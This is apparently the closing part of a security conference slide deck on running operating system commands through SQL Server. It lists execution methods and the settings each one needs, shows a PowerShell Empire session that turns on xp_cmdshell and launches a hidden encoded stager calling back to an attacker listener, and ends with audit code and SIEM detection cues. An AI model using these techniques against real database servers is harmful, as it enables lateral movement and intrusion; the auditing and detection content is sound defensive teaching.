Create & Execute a CLR Assembly	2008 -2017	Yes	Yes	SQL Server Service Account	No	Yes	No	sp_configure 'clr enabled', 1; sp_configure 'clr strict security', 0; CREATE ASSEMBLY+CREATE PROCEDURE , ALTER ASSEMBLY, or DDL_Admin <u>Requires: Database has 'Is_Trustworthy' flag set.</u>
Execute a OLE Automation Procedure	2000 - 2017	Yes	Yes	SQL Server Service Account	No	Yes	No	sp_configure 'Ole Automation Procedures', 1; GRANT EXECUTE ON OBJECT::[dbo].[sp_OACreate] to [public] GRANT EXECUTE ON OBJECT::[dbo].[sp_OAMethod] to [public]
Create & Execute an Agent Job • CmdExec • PowerShell • SSIS • ActiveX: Jscript • ActiveX: VBScript	2000 - 2017	Yes	Yes	SQL Server Agent Service Account Proxy Account	Yes	No	No	sp_add_job that is not tsql Runs as agent service account when created by sysadmin. Must be configured with proxy account for non sysadmin users provided a agent role: SQLAgentUserRole, SQLAgentReaderRole, SQLAgentOperatorRole
External Scripting: R	2016 - 2017	Yes	No	SQL Server Service Account	No	Yes	No	sp_configure 'external scripts enabled', 1;
External Scripting: Python	2017	Yes	No	SQL Server Service Account	No	Yes	No	sp_configure 'external scripts enabled', 1;
OS Autoruns • File • Registry	2000 - 2017	Yes	Yes	Depends on autorun location	No	Yes	Yes	Files: Bulk Insert: GRANT ADMINISTER BULK OPERATIONS TO [public] Files: sp_addlinkedserver / Openrowset / Opendataset Registry: xp_regread / xp_regwrite
Providers • Microsoft.ACE.OLEDB.12.0 • Microsoft.Jet.OLEDB.4.0	2005 - 2017	Yes	Maybe	SQL Server Service Account	Yes	Yes	Yes	sp_addlinkedserver / Openrowset / Opendataset Sp_configure 'enabled ad-hoc queries',1 Can mdb be unc?



## FUTURE RESEARCH

- ◆ Other providers.
- ◆ Write one function to evaluate audit controls, cmdexec options, and automatically choose best one.



# POWERSHELL EMPIRE MODULES



<https://github.com/EmpireProject/Empire>

## SQL Server Empire Modules

1. Get-SQLInstanceDomain
2. Get-SQLServerInfo
3. Get-SQLServerDefaultLoginPW
4. Get-SQLQuery
5. Get-SQLColumnSampleData
6. Invoke-SQLOSCmd



```
(Empire: NCH9K51L) > usemodule powershell/lateral_movement/invoke_sqloscmd  
(Empire: powershell/lateral_movement/invoke_sqloscmd) > options
```

Name: Invoke-SQLOSCMD  
Module: powershell/lateral\_movement/invoke\_sqloscmd  
NeedsAdmin: False  
OpsecSafe: True  
Language: powershell  
MinLanguageVersion: 2  
Background: True  
OutputExtension: None

Authors:  
@nullbind  
@0xbadjuju

Description:  
Executes a command or stager on remote hosts using  
xp\_cmdshell.

## Options:

Name	Required	Value	Description
----	-----	-----	-----
Listener	False		Listener to use.
CredID	False		CredID from the store to use.
Command	False		Custom command to execute on remote hosts.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserName	False		[domain\]username to use to execute command.
Instance	True		Host[s] to execute the stager on, comma separated.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Password	False		Password to use to execute command.
Agent	True	NCH9K51L	Agent to run module on.





```
(Empire: powershell/lateral_movement/invoke_sqloscmd) > set Instance sql-2012.test.local
(Empire: powershell/lateral_movement/invoke_sqloscmd) > set Command whoami
(Empire: powershell/lateral_movement/invoke_sqloscmd) > run
(Empire: powershell/lateral_movement/invoke_sqloscmd) >
Job started: 6KVEUC
```

```
sql-2012.test.local : Connection Success.
sql-2012.test.local : You are a sysadmin.
sql-2012.test.local : Show Advanced Options is disabled.
sql-2012.test.local : Enabled Show Advanced Options.
sql-2012.test.local : xp_cmdshell is disabled.
sql-2012.test.local : Enabled xp_cmdshell.
sql-2012.test.local : Running command: whoami
```

```
nt service\mssqlserver
```

```
sql-2012.test.local : Disabling xp_cmdshell
sql-2012.test.local : Disabling Show Advanced Options
```



```
(Empire: powershell/lateral_movement/invoke_sqlcmd) > unset Command  
(Empire: powershell/lateral_movement/invoke_sqlcmd) > set Listener http  
(Empire: powershell/lateral_movement/invoke_sqlcmd) > run  
(Empire: powershell/lateral_movement/invoke_sqlcmd) >  
Job started: X3U26K  
[+] Initial agent 59BNMXTA from 192.168.1.195 now active
```

```
sql-2012.test.local : Connection Success.  
sql-2012.test.local : You are a sysadmin.  
sql-2012.test.local : Show Advanced Options is disabled.  
sql-2012.test.local : Enabled Show Advanced Options.  
sql-2012.test.local : xp_cmdshell is disabled.  
sql-2012.test.local : Enabled xp_cmdshell.
```

**sql-2012.test.local : Running command:**

**C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden -Enc  
[TRUNCATED]**

```
sql-2012.test.local : Disabling xp_cmdshell  
sql-2012.test.local : Disabling Show Advanced Options
```

```
(Empire: powershell/lateral_movement/invoke_sqlcmd) >
```




# AUDIT COMMAND EXECUTION









## Let's do it!

1. Create Server Audit
2. Create Server Audit Specification
3. Create Database Audit Specification



## Auditing - Code - TSQL - Create Server Audit

```
-- Create and enable an audit
USE master
CREATE SERVER AUDIT DerbyconAudit
TO APPLICATION_LOG
WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)
ALTER SERVER AUDIT DerbyconAudit
WITH (STATE = ON)
```



## Auditing - Code - TSQL - Create Server Specification

```
-- Server: Audit server configuration changes
CREATE SERVER AUDIT SPECIFICATION [Audit_Server_Configuration_Changes]
FOR SERVER AUDIT DerbyconAudit
ADD (AUDIT_CHANGE_GROUP),          -- Audit Audit changes
ADD (SERVER_OPERATION_GROUP)      -- Audit server changes
WITH (STATE = ON)
```





## Auditing - Code - TSQL - Create Database Specification

```
-- DATABASE: Audit common agent job activity
Use msdb
CREATE DATABASE AUDIT SPECIFICATION [Audit_Agent_Jobs]
FOR SERVER AUDIT [DerbyconAudit]
ADD (EXECUTE ON OBJECT::[dbo].[sp_add_job] BY [dbo])
WITH (STATE = ON)

-- DATABASE: Audit potentially dangerous procedures
use master
CREATE DATABASE AUDIT SPECIFICATION [Audit_OSCMDEXEC]
FOR SERVER AUDIT [DerbyconAudit]
ADD (EXECUTE ON OBJECT::[dbo].[xp_cmdshell] BY [dbo]),
ADD (EXECUTE ON OBJECT::[dbo].[sp_addextendedproc] BY [dbo]),
ADD (EXECUTE ON OBJECT::[dbo].[sp_execute_external_script] BY [dbo]), -- 2016 and later
ADD (EXECUTE ON OBJECT::[dbo].[Sp_oacreate] BY [dbo]),
ADD (EXECUTE ON OBJECT::[dbo].[sp_add_trusted_assembly] BY [dbo]), -- 2017
ADD (EXECUTE ON OBJECT::[dbo].[xp_regwrite] BY [dbo])
WITH (STATE = ON)
```



## SIEM Cheatsheet

Windows Application Log

Event ID: 15457

Description: Server configuration changes.

- Configuration option '**external scripts enabled**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**Ole Automation Procedures**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**clr enabled**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**clr strict security**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**xp\_cmdshell**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**Ad Hoc Distributed Queries**' changed from **0 to 1**. Run the RECONFIGURE statement to install.





## SIEM Cheatsheet

Windows Application Log

Event ID: 33205

Description: Agent and database level changes.

- **msdb.dbo.sp\_add\_job** Watch for potentially malicious ActiveX, cmdexec, and powershell jobs.
- **sp\_execute\_external\_script** Watch for cmd.exe and similar calls.
- **sp\_OACreate** Watch for Sp\_oacreate 'wscript.shell' and similar calls
- **sp\_addextendedproc** Watch for any usage
- **sp\_add\_trusted\_assembly** Watch for unauthorized usage



# TAKE AWAYS



## Take Aways

1. xp\_cmdshell is NOT the only OS command execution option
2. SQL Server can be used as a beach head to help avoid detection during domain escalation and red team engagements
3. Empire and PowerUpSQL have modules/functions to support some of the attacks and auditing
4. Every technique can be logged, but most people don't
  - We can be better!



# QUESTIONS?

<http://slideshare.net/nullbind/>

@0xbadjuju

@\_nullbind



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<http://slideshare.net/nullbind/>

@0xbadjuju

@\_nullbind





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security programs, globally.